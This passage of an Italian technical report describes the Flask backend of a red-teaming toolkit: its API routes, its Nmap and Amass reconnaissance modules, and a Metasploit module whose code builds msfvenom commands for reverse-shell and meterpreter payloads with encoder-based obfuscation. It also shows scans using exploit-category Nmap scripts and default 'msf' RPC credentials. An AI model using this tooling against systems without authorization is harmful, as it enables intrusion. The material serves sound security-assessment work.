


Figura 35 - flow dei dati

Descrizione dettagliata del flusso dati:

1. L'utente interagisce con la UI React nel browser.
2. Le azioni dell'utente (click, form, navigazione) aggiornano lo stato locale e possono generare chiamate API.
3. Le chiamate API inviano richieste HTTP/JSON al backend.
4. Il backend riceve le richieste tramite l'API REST, che:
 - Orchestra i moduli di reconnaissance/exploitation per lanciare scansioni o exploit.
 - Gestisce la creazione, aggiornamento e cancellazione di progetti e target.
 - Gestisce la creazione, salvataggio e recupero dei report.
 - Registra eventi e log.
5. I moduli backend interagiscono con:
 - Il database (tramite ORM) per dati strutturati (progetti, target, log, metadati report).
 - Il filesystem per il salvataggio e recupero dei file di report.
6. I risultati (dati strutturati e file) vengono restituiti come risposta JSON al frontend.
7. Il frontend aggiorna lo stato locale e la UI in base ai dati ricevuti.
8. Tutti i servizi (frontend, backend, database) sono containerizzati tramite Docker, garantendo isolamento e portabilità.

Backend (Flask)

Questo capitolo descrive in dettaglio l'architettura e l'implementazione del componente backend dell'applicazione Red Teaming Toolkit. Il backend funge da cervello dell'intera piattaforma, gestendo la logica di business, l'interazione con il database, l'esecuzione di strumenti di assessment esterni e l'esposizione delle API consumate dal frontend.

Tecnologie e Framework Utilizzati

Il backend è stato sviluppato utilizzando Python 3, scelto per la sua vasta gamma di librerie mature per lo sviluppo web, l'interazione con il sistema operativo e l'analisi dei dati. Il framework principale adottato è **Flask**, un microframework web leggero ed estensibile, che fornisce le basi per la gestione delle richieste HTTP e il routing delle API.

Le principali librerie e tecnologie impiegate includono:

Libreria	Versione	Descrizione
Flask	2.3.3	Microframework web per la gestione delle API RESTful
Flask-CORS	4.0.2	Estensione Flask per gestire le policy Cross-Origin Resource Sharing, essenziali per la comunicazione tra frontend e backend su domini/porte diverse.
SQLAlchemy	2.0.27	ORM (Object-Relational Mapper) per l'interazione con il database relazionale sottostante, astruendo le query SQL specifiche.
PyMySQL	1.1.1	Driver per la connessione a database MySQL/MariaDB, utilizzato da SQLAlchemy.
Gunicorn	23.0.0	WSGI HTTP Server per l'esecuzione dell'applicazione Flask in ambienti di produzione.
python-dotenv	1.0.0	Per caricare variabili d'ambiente (configurazioni, secret) da file .env.
requests	2.32.0	Libreria per effettuare richieste HTTP, utilizzata per interagire con API esterne (es. Vulners).
pymetasploit3	1.0.3	Libreria per l'interazione programmatica con Metasploit Framework via RPC (o controllo diretto di msfconsole).
psutil	5.9.8	Libreria per ottenere informazioni sull'utilizzo delle risorse di sistema (CPU, memoria, processi).
cryptography	44.0.1	Libreria per operazioni crittografiche.
uuid	1.30	Per la generazione di identificatori univoci.

Le dipendenze sono definite nel file backend/requirements.txt.

Struttura Generale del Progetto Backend




Figura 36 - Struttura backend

- **run.py:** Punto di ingresso principale. Si occupa dell'inizializzazione, del setup dell'ambiente (directory, database, logging), del controllo dei privilegi e dell'avvio del server Flask (per sviluppo) o dell'esposizione dell'oggetto application per Gunicorn (produzione).
- **app/:** Contiene il codice strettamente legato al framework Flask. *app/__init__.py* definisce la *application factory* *create_app*, mentre la subdirectory *app/routes/* contiene i vari *Blueprints* che definiscono gli endpoint API.
- **modules/:** Racchiude la logica di business disaccoppiata da Flask. Contiene moduli per l'interazione con il database (*database/*), l'esecuzione di strumenti esterni (*reconnaissance/*, *exploitation/*), la gestione dei report (*reporting/*), la configurazione (*config.py*) e utility condivise (*utils/*). Questa separazione permette di testare e riutilizzare la logica di business indipendentemente dal framework web.
- **requirements.txt:** Elenca tutte le dipendenze Python necessarie.

Punto di Ingresso e Inizializzazione (run.py)

Il file run.py orchestra la fase di avvio dell'applicazione backend. Le sue responsabilità principali sono:

1. **Attesa e Inizializzazione Database:** In ambienti containerizzati o distribuiti, l'applicazione potrebbe avviarsi prima del database. run.py implementa un meccanismo di attesa (wait_for_db) che tenta periodicamente di connettersi al database prima di procedere. Una volta che il database è disponibile, viene chiamato initialize_database (che a sua volta chiama init_db da modules/database/config.py) per creare le tabelle definite nei modelli SQLAlchemy, se non esistono già. Entrambe le funzioni includono logica di retry per gestire errori temporanei.

```
# backend/run.py (snippet)
def wait_for_db(logger, max_retries=30, retry_interval=2):
    # ... logica di connessione con retry ...

def initialize_database(logger, max_retries=3):
    # ... chiamata a init_db() con retry ...

if __name__ == '__main__':
    # ...
    if wait_for_db(startup_logger):
        if not initialize_database(startup_logger):
            startup_logger.error("Errore nell'inizializzazione del database")
            # Gestire errore critico
        else:
            startup_logger.error("Database non disponibile...")
            # Gestire errore critico
```

Figura 37 - attesa e inizializzazione DB

2. Avvio Server:

- Se il file viene eseguito direttamente, avvia il server di sviluppo integrato di Flask (app.run). Distingue tra modalità development e production (basata su FLASK_ENV), abilita il debug in sviluppo e forza l'uso di **HTTPS** leggendo i certificati dalla directory certificates/.
- Definisce anche una variabile globale application. Questa è la convenzione utilizzata da server WSGI come Gunicorn per trovare l'oggetto applicazione da servire in produzione.

```
# backend/run.py (snippet)
# Applicazione per il WSGI server (gunicorn)
application = create_application()

if __name__ == '__main__':
    # ... (setup, controlli, init DB, logging) ...

    # Crea l'app per l'avvio diretto
    app = create_app()

    # Percorsi certificati
    cert_path = os.path.join(project_root, 'certificates', 'cert.pem')
    key_path = os.path.join(project_root, 'certificates', 'key.pem')
    if not os.path.exists(cert_path) or not os.path.exists(key_path):
        # Gestire errore certificati mancanti
        sys.exit(1)

    # Modalità di avvio
    if is_dev_mode:
        app.run(debug=True, host='0.0.0.0', port=5000, ssl_context=(cert_path, key_path))
    else:
        app.run(debug=False, host='0.0.0.0', port=5000, ssl_context=(cert_path, key_path))
```

Figura 38 - Avvio server flask

Definizione delle API Routes (app/routes/)

Questa directory contiene i file Python che definiscono gli endpoint specifici dell'API, raggruppati per funzionalità utilizzando Flask Blueprints.

Ogni file definisce un Blueprint e vi registra le relative routes.

- **main.py:** Definisce il main_bp.
 - GET /: Endpoint di base per health check, restituisce uno status 'success' se l'API è attiva.
- **projects.py:** Definisce il projects_bp. Gestisce l'intera logica CRUD per i progetti, i target e le risorse associate.
 - GET /api/projects: Lista progetti.
 - POST /api/projects: Crea un nuovo progetto.
 - GET /api/projects/<id>: Dettagli di un progetto.
 - PUT /api/projects/<id>: Aggiorna un progetto.
 - DELETE /api/projects/<id>: Elimina un progetto.
 - Utilizza ProjectRepository per l'interazione con il DB.

```
# backend/app/routes/projects.py (snippet - creazione progetto)
@projects_bp.route('/api/projects', methods=['POST'])
@require_api_key # Decorator per richiedere API Key (definito in app/utils)
def create_project():
    try:
        data = request.json
        if not data or 'name' not in data:
            return jsonify({'status': 'error', 'message': 'Nome progetto obbligatorio'}), 400

        repo = ProjectRepository(current_app.db_session)
        project_id = repo.create_project(
            name=data['name'],
            description=data.get('description'),
            # ... altri campi ...
        )

        if not project_id:
            return jsonify({'status': 'error', 'message': 'Errore creazione progetto'}), 500

        # Opzionale: Creare directory filesystem
        # fs = ProjectFilesystem(project_id, current_app.config['PROJECTS_FS_PATH'])
        # fs.create_project_dir()

        project = repo.get_project_by_id(project_id)
        return jsonify({
            'status': 'success',
            'message': 'Progetto creato con successo',
            'project_id': project_id,
            'project': project # Restituisce l'oggetto creato
        }), 201
    except Exception as e:
        logger.error(f"Errore nella creazione del progetto: {str(e)}")
        return jsonify({'status': 'error', 'message': f"Errore: {str(e)}"}), 500
```

Figura 39 - project.py

- **reconnaissance.py:** Definisce il recon_bp (url_prefix='/api/reconnaissance'). Espone endpoint per avviare scansioni Nmap e Amass, recuperare i tipi di scansione, listare e scaricare i report. Interagisce con i moduli modules/reconnaissance/nmap_scan.py e modules/reconnaissance/amass.py. Include anche un endpoint per interrogare Vulners.

```
@recon_bp.route('/nmap/scan', methods=['POST'])
# @require_api_key # Aggiungere se necessario
def nmap_scan():
    try:
        data = request.json
        target = data.get('target')
        scan_type = data.get('scan_type', 'quick')
        project_id = data.get('project_id') # Opzionale
        # ... validazione input ...

        # Log avvio
        add_system_log('info', 'nmap', f"Avvio scansione {scan_type} su {target}")
        # add_activity(...) # Registra attività

        # Chiama la Logica nel modulo specifico
        # Nota: Gestione asincrona potrebbe essere necessaria per scan lunghi
        result = nmap_module.run(target, scan_type, data.get('options', ''))

        if result.get("status") == "success":
            add_system_log('info', 'nmap', f"Scansione Nmap completata su {target}")
            report_path = result.get("report_path")
            if project_id and report_path:
                # Associa report al progetto (import necessario)
                from app.routes.projects import associate_report_with_project
                associate_report_with_project(report_path, 'nmap', project_id, target)
            return jsonify(result)
        else:
            # Log errore
            add_system_log('error', 'nmap', f"Errore scansione Nmap su {target}: {result.get('message')}")
            return jsonify(result), 500 # 0 codice errore appropriato
    except Exception as e:
        logger.error(f"Errore route nmap_scan: {str(e)}", exc_info=True)
        return jsonify({"status": "error", "message": "Errore interno"}), 500
```

Figura 40 - reconnaissance.py

- **exploitation.py:** Definisce il exploit_bp (url_prefix='/api/exploitation'). Fornisce endpoint per interagire con Metasploit: verifica installazione, lista moduli (exploit, payload), recupera informazioni modulo, esegue exploit, genera payload, gestisce handler (listener).
- **system.py:** Definisce il system_bp. Offre endpoint per funzionalità di sistema: recupero log dal DB, recupero attività/target recenti (derivati dai report), verifica stato installazione strumenti, download report (JSON/PDF), health check completo. Utilizza LogRepository e ReportManager.

Moduli di Logica di Business (modules/)

Questa directory contiene la logica principale dell'applicazione, mantenendola separata dai dettagli del framework Flask.

- **config.py:** Il file config.py implementa un sistema di configurazione flessibile che permette all'applicazione di funzionare in diversi ambienti (sviluppo e produzione) con impostazioni specifiche. Il codice utilizza il pattern Factory Method per la creazione delle configurazioni, implementando una gerarchia di classi che ereditano da una classe base Config.

- La classe Config definisce le impostazioni di default e le variabili d'ambiente necessarie per il funzionamento dell'applicazione:

```
class Config:
    """Base configuration class."""

    # Metasploit RPC Configuration
    MSF_HOST = os.getenv('MSF_HOST', 'localhost')
    MSF_PORT = int(os.getenv('MSF_PORT', 55553))
    MSF_USER = os.getenv('MSF_USER', 'msf')
    MSF_PASSWORD = os.getenv('MSF_PASSWORD', 'msf')

    # Database Configuration
    SQLALCHEMY_DATABASE_URI = os.getenv('DATABASE_URL', 'sqlite:///app.db')
    SQLALCHEMY_TRACK_MODIFICATIONS = False
```

Figura 41 - config configurazione base

- L'applicazione supporta due ambienti principali:

```
class DevelopmentConfig(Config):
    """Development configuration."""
    DEBUG = True
    SESSION_COOKIE_SECURE = False
    REMEMBER_COOKIE_SECURE = False
```

Figura 43 - config ambiente dev

```
class ProductionConfig(Config):
    """Production configuration."""
    # Ensure all production security settings are enabled

    @staticmethod
    def init_app(app):
        Config.init_app(app)
        # Set up production logging to file/syslog
        import logging
        from logging.handlers import RotatingFileHandler
```

Figura 42 - config ambiente prod

- La selezione della configurazione appropriata avviene attraverso una factory function che utilizza una variabile d'ambiente:

```
config = {
    'development': DevelopmentConfig,
    'production': ProductionConfig,
    'default': ProductionConfig
}

def get_config():
    env = os.getenv('FLASK_ENV', 'production')
    return config.get(env, config['default'])
```

Figura 44 - config factory function

- **database/:** Contiene tutto il necessario per l'interazione con il database. (Documentato nel dettaglio nella sezione del database)
 - **config.py:** Il file implementa la gestione della connessione al database utilizzando SQLAlchemy come ORM (Object-Relational Mapping). La configurazione è progettata per garantire una gestione efficiente e sicura delle connessioni al database.
 - **models.py:** Definizioni dei modelli ORM (Project, Target, ScanReport, Log).
 - ***_repository.py** (es. project_repository.py, log_repository.py): Classi Repository che incapsulano le query SQLAlchemy per ciascun modello, fornendo un'interfaccia pulita per le API routes
- **reconnaissance/:** Contiene i moduli per Nmap (nmap_scan.py) e Amass (amass.py). Questi moduli implementano la logica per:
 - Costruire i comandi da eseguire.
 - Eseguire gli strumenti come processi esterni (subprocess.run o simile).
 - Parsare l'output (XML per Nmap, JSON/testo per Amass).
 - Formattare i risultati in un dizionario Python standard.
 - Utilizzare il ReportManager per salvare i risultati.
- **exploitation/:** Contiene il modulo metasploit.py. Questo modulo astrae l'interazione con Metasploit, potenzialmente usando pymetasploit3 per comunicare con msfrpcd o controllando direttamente msfconsole via subprocess. Fornisce funzioni Python per le operazioni richieste dalle API routes (es. generate_payload).
- **reporting/:** Contiene report_manager.py. La classe ReportManager è responsabile di:
 - Salvare i dati dei report (ricevuti dai moduli di reconnaissance) nel database (tramite ReportRepository).
 - Caricare i dati completi di un report dato il suo ID.
 - Listare i report disponibili (recuperando metadati dal DB).
 - Potenzialmente, gestire la conversione in formati diversi (es. PDF).
- **utils/:** Utility condivise.
 - logger.py: Configura il logging (console, DB) e fornisce la funzione get_module_logger.
 - project_filesystem.py: Classe ProjectFilesystem per gestire in modo sicuro e organizzato le directory e i file dei singoli progetti sul filesystem.

Reconnaissance nel Toolkit: Moduli Nmap e Amass

La fase di reconnaissance (ricognizione) è fondamentale in ogni attività di red teaming, poiché consente di raccogliere informazioni preliminari sugli obiettivi. Nel toolkit, questa fase è gestita da moduli dedicati che orchestrano l'esecuzione di strumenti open source come **Nmap** e **Amass**, integrandone i risultati nel sistema di reporting e database.

Modulo Nmap: nmap_scan.py

Il modulo nmap_scan.py fornisce un'interfaccia programmata per l'esecuzione di scansioni Nmap, la raccolta e il parsing dei risultati, e la loro integrazione nel sistema di reporting. Il design prevede:

- Generazione dinamica dei comandi Nmap in base al tipo di scansione richiesto.
- Gestione dei privilegi (sudo) quando necessario.
- Parsing dell'output XML di Nmap in strutture dati Python.
- Salvataggio dei risultati tramite il report manager.

Il cuore del modulo è la funzione run, che gestisce l'intero ciclo di vita della scansione:

```
def run(target: str, scan_type: str = '2', sudo_password: Optional[str] = None) -> Dict:
    logger.info(f"Starting nmap scan on target: {target}, scan type: {scan_type}")
    ...
    nmap_command, needs_sudo = get_nmap_command(scan_type, target, sudo_password)
    ...
    if needs_sudo and sudo_password:
        command = ['sudo', '-S'] + nmap_command
        process = subprocess.Popen(
            command,
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True
        )
        stdout, stderr = process.communicate(input=f"{sudo_password}\n")
    else:
        process = subprocess.Popen(
            nmap_command,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True
        )
        stdout, stderr = process.communicate()
    ...
    root = ET.fromstring(stdout)
    results = parse_nmap_xml(root)
    ...
    report_path = report_manager.save_nmap_report(results, scan_type)
    ...
    return {"status": "success", "results": results}
```

Figura 45 - funzione run nmap

Punti chiave:

- Il comando Nmap viene generato dinamicamente da get_nmap_command, che seleziona le opzioni in base al tipo di scansione richiesto (es. scansione TCP completa, scansione rapida, scansione con rilevamento OS, ecc.).
- L'output di Nmap viene prodotto in formato XML (-oX -) e subito parsato.
- I risultati vengono arricchiti con metadati (target, tipo scansione, timestamp, comando usato) e salvati tramite il report manager.

Gestione dei Permessi e Privilegi di Esecuzione

L'esecuzione di alcune tipologie di scansioni Nmap richiede privilegi elevati (root/sudo), specialmente per operazioni come la scansione di tutte le porte TCP (-p-), la scansione UDP (-sU), il rilevamento del sistema operativo (-O) o l'uso di script avanzati. Il modulo `nmap_scan.py` gestisce in modo trasparente la necessità di questi privilegi, garantendo sia la sicurezza sia la flessibilità operativa.

Rilevamento della Necessità di Privilegi

La funzione `get_nmap_command` determina, in base al tipo di scansione richiesto, se sono necessari privilegi di amministratore:

```
def get_nmap_command(scan_type: str, target: str, sudo_password: Optional[str] = None) -> Tuple[List[str], bool]:
    ...
    scan_commands = {
        '1': ['-p-', '-sS'], # TCP completo
        '3': ['-sU', '-F'], # UDP rapido
        '5': ['-sS', '-O'], # TCP + OS
        '6': ['-sS', '-sV', '-O'], # TCP + servizi + OS
        '8': ['-sS', '-sV', '--script', 'default,vuln,auth,exploit'], # TCP + vuln avanzato
        '10': ['-sS', '-sV', '-O', '--script', 'default,vuln'] # Subnet completa
    }
    ...
    if scan_type in ['1', '3', '5', '6', '8', '10']:
        needs_sudo = True
        logger.info(f"Scan type {scan_type} requires sudo privileges")
    ...
    return base_command, needs_sudo
```

Figura 46 - `get_nmap_command`

Nota: Solo alcune tipologie di scansione richiedono effettivamente i privilegi di root, e il modulo lo rileva automaticamente.

Esecuzione Condizionale con Sudo

Quando viene rilevata la necessità di privilegi elevati, la funzione `run` esegue Nmap tramite `sudo`, passando la password in modo sicuro tramite lo standard input:

```
if needs_sudo and sudo_password:
    logger.debug("Esecuzione nmap con privilegi sudo")
    command = ['sudo', '-S'] + nmap_command
    process = subprocess.Popen(
        command,
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    stdout, stderr = process.communicate(input=f"{sudo_password}\n")
else:
    logger.debug("Esecuzione nmap senza privilegi sudo")
    process = subprocess.Popen(
        nmap_command,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    stdout, stderr = process.communicate()
```

Figura 47 - condizioni sudo nmap

Modulo Amass: amass.py

Il modulo amass.py si occupa della scoperta di sottodomini e della raccolta di informazioni OSINT su domini target, orchestrando l'esecuzione di Amass e integrando i risultati nel sistema di reporting.

Caratteristiche principali:

- Normalizzazione del dominio target.
- Esecuzione di Amass in modalità passiva, attiva o "intel".
- Raccolta e aggregazione dei risultati da più fonti (DNS, crt.sh, SecurityTrails, Censys, ecc.).
- Salvataggio dei risultati tramite il report manager.

Il cuore del modulo è la funzione run, che gestisce l'intero ciclo di vita della scansione:

```
def run_scan(domain, scan_type="passive", timeout=1800, project_id=None, target_id=None):
    temp_dir = tempfile.mkdtemp()
    output_json = os.path.join(temp_dir, "amass_results.json")
    ...
    domain = normalize_domain(domain)
    ...
    if os.environ.get('MOCK_AMASS', '').lower() == 'true':
        subdomains, ip_addresses = find_subdomains(domain)
    else:
        cmd_parts = ["amass", "enum", "-d", domain, "-v", "-timeout", "30", "-dir", temp_dir]
        if scan_type == "passive":
            cmd_parts.append("-passive")
        elif scan_type == "intel":
            cmd_parts.extend(["-active", "-ip", "-whois"])
        ...
        # Esecuzione reale di Amass (omessa per brevità)
        subdomains, ip_addresses = find_subdomains(domain)
    ...
    scan_results = {
        'status': 'success',
        'scan_info': {...},
        'domains': subdomains,
        'ip_addresses': list(ip_addresses)
    }
    report_id = report_manager.save_amass_report(scan_results, scan_type, project_id, target_id)
    scan_results["report_id"] = report_id
    ...
    return scan_results
```

Figura 48 - run_scan amass

Punti chiave:

- Il dominio viene normalizzato per evitare errori dovuti a formati non standard.
- I risultati vengono aggregati e salvati nel database.

Aggregazione dei Risultati

La funzione `find_subdomains` coordina diversi metodi di raccolta subdomini, tra cui query DNS, scraping di `crt.sh`, API di SecurityTrails, Censys, e altri:

```
def find_subdomains(domain) -> Tuple[List[Dict], List[str]]:
    enabled_methods = {
        'find_subdomains_dns': True,
        'find_subdomains_crt_sh': True,
        'find_subdomains_securitytrails': True,
        'find_subdomains_censys': True,
        ...
    }
    method_map = {
        'find_subdomains_dns': find_subdomains_dns,
        'find_subdomains_crt_sh': find_subdomains_crt_sh,
        ...
    }
    # Esecuzione dei metodi abilitati e aggregazione dei risultati
```

Figura 49 `find_subdomains` amass

Configurazione dei resolver DNS in Amass

Il modulo di ricognizione Amass utilizza una serie di resolver DNS pubblici predefiniti per le sue operazioni di enumerazione dei domini:

```
DEFAULT_RESOLVERS = [
    "8.8.8.8",      # Google
    "8.8.4.4",      # Google
    "1.1.1.1",      # Cloudflare
    "1.0.0.1",      # Cloudflare
    "9.9.9.9",      # Quad9
    "149.112.112.112", # Quad9
    "208.67.222.222", # OpenDNS
    "208.67.220.220" # OpenDNS
]
```

Figura 50 - default resolvers

Questa configurazione include server DNS pubblici e affidabili provenienti dai seguenti provider:

- Google (8.8.8.8 e 8.8.4.4)
- Cloudflare (1.1.1.1 e 1.0.0.1)
- Quad9 (9.9.9.9 e 149.112.112.112)
- OpenDNS (208.67.222.222 e 208.67.220.220)

Questi resolver vengono utilizzati da Amass durante le operazioni di enumerazione e ricognizione dei domini per risolvere i nomi di dominio in indirizzi IP.

Exploitation: Generazione dei Payload con Metasploit

La generazione di payload è una delle funzionalità chiave nella fase di exploitation di un engagement di red teaming. Il modulo dedicato a Metasploit nel backend del toolkit consente di automatizzare la creazione di payload personalizzati tramite l'utilizzo di **msfvenom**, integrando controlli di sicurezza e filtri per evitare errori comuni e generare solo payload "sicuri".

Il modulo `metasploit.py` fornisce una classe `MetasploitModule` che incapsula tutte le operazioni relative a Metasploit, tra cui la verifica dell'installazione, la generazione di payload, la gestione dei file temporanei e la codifica dei risultati.

Obiettivi principali:

- Automatizzare la generazione di payload tramite `msfvenom`.
- Filtrare e validare i parametri per evitare errori e rischi.
- Restituire i payload in formato sicuro (base64) e con metadati utili.
- Gestire la compatibilità cross-platform e la pulizia dei file temporanei.

Flusso di Generazione di un Payload

La funzione centrale per la generazione dei payload è `generate_payload`, che segue questi passi:

a) Verifica dell'installazione di Metasploit

Prima di procedere, il modulo verifica che `msfvenom` sia installato e accessibile:

```
def is_installed(self):
    try:
        result = subprocess.run(['msfvenom', '--version'], ...)
        if result.returncode == 0:
            logger.info("Metasploit trovato nel PATH del sistema")
            return True
    except FileNotFoundError:
        logger.warning("Metasploit non trovato nel PATH del sistema")
    # ... altri controlli su percorsi noti ...
    logger.error("Metasploit non trovato nel sistema")
    return False
```

Figura 51 - verifica installazione metasploit

b) Validazione del tipo di payload e delle opzioni

Il modulo accetta solo payload "sicuri" (es. `meterpreter`, `reverse_tcp`, `bind_tcp`) e verifica la presenza dei parametri obbligatori (`LHOST`, `LPORT`):

```
safe_types = ["meterpreter", "shell_reverse_tcp", "reverse_tcp", "bind_tcp"]
for safe_type in safe_types:
    if safe_type in payload_type.lower():
        safe_payload = True
        break
if not safe_payload:
    return {'status': 'error', 'message': 'Questo payload potrebbe richiedere parametri aggiuntivi'}
```

Figura 52 - validazione tipi di payload

c) Costruzione del comando msfvenom

Il comando viene costruito dinamicamente in base al tipo di payload, alle opzioni e al formato di output:

```
cmd = [msfvenom_path, '-p', payload_type]
for key, value in options.items():
    if key not in ['encoder', 'iterations']:
        cmd.append(f"{key}={value}")
cmd.append('-f')
cmd.append(format_type)
# Opzioni di offuscamento
if 'encoder' in options and options['encoder']:
    cmd.append('-e')
    cmd.append(options['encoder'])
if 'iterations' in options and options['iterations']:
    cmd.append('-i')
    cmd.append(str(options['iterations']))
cmd.append('-o')
cmd.append(temp_output_path)
```

Figura 53 - comando msfvenom

d) Esecuzione e gestione dell'output

